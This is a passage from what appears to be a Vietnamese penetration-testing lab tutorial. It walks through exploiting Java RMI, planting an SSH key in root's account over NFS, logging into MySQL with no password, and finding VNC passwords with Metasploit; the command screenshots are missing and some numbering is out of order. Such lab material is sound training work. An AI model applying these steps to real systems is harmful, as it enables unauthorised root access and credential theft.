
9. Port 1099: JAVA RMI

7.1. Sử dụng module khai thác phù hợp




Gợi ý: java_rmi_server

7.2. Xem và thiết lập các option bắt buộc



7.3. Chạy khai thác và xem kết quả



10. Port 2049: NFS


NFS (Network File Sharing protocol) cho phép người dùng chia sẻ thư mục và tệp qua mạng trên các hệ điều hành khác nhau.

Pentester sẽ tạo khóa ssh không có cụm mật khẩu và trao đổi nó với khóa ssh của Target (người dùng root).

Đầu tiên, Pentester sử dụng ssh-keygen để tạo cặp khóa RSA không có cụm từ khóa, sau đó đặt nó vào thư mục "/root/.ssh" nơi tìm thấy khóa theo mặc định. Sau khi khóa được tạo và đặt, Pentester sẽ tạo một thư mục "/tmp/sshkey/".

Phần tiếp theo, Pentester gắn thư mục vừa tạo trên máy Target bằng Chức năng của NFS. Sau khi gắn kết, Pentester ghi khóa từ máy local vào máy của Target (một kiểu ghi đè), sử dụng lệnh cat. Điều cần lưu ý ở đây là khóa Pentester có không có cụm mật khẩu nên sau khi ghi đè, khóa trong máy Target cũng không có cụm mật khẩu, vì vậy khi được kết nối bằng ssh, nó sẽ sử dụng mật khẩu trống.


Khóa hiện đã được sao chép nên Pentester ngắt kết nối gắn kết thư mục và kết nối ssh bằng người dùng root.



11. Port 3306: MySQL

Kịch bản ở đây là Target cài MySQL mặc định là không đặt mật khẩu

11.1. Sử dụng lệnh mysql (có thể phải cài thêm) để kết nối Target




12. Port 5900: VNC

Virtual Network Computing (VNC) chạy trên cổng 5900, dịch vụ này có thể bị khai thác bằng cách sử dụng một mô-đun trong Metasploit để tìm thông tin xác thực đăng nhập.


Mô-đun này sẽ kiểm tra máy chủ VNC trên nhiều loại máy và báo cáo các lần đăng nhập thành công. Hiện tại, nó hỗ trợ giao thức RFB phiên bản 3.3, 3.7, 3.8 và 4.001 bằng cách sử dụng challenge-response authentication VNC. Thực hiện thao tác bên dưới trên máy Pentester

12.1. Sử dụng module scan phù hợp




Gợi ý: vnc_login


7.2. Xem và thiết lập các option bắt buộc



7.3. Chạy khai thác và xem kết quả là password gì




7.5. Kiểm tra và cài vnc client (không cần cài bản server)



Gợi ý: tigervnc-viewer

7.4. Sử dụng password vừa scan được để login từ xa giao diện đồ họa bằng lệnh

